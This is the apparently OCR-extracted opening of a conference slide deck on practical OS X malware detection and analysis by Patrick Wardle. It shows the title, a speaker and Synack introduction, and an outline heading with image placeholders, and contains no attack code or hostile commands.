
Let's Play Doctor

practical os x malware detection & analysis



@patrickwardle

Synack


WHOIS

Synack

security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"


@patrickwardle



Objective-See

OUTLINE

STEPS TO A HAPPIER, HEALTHIER 2016



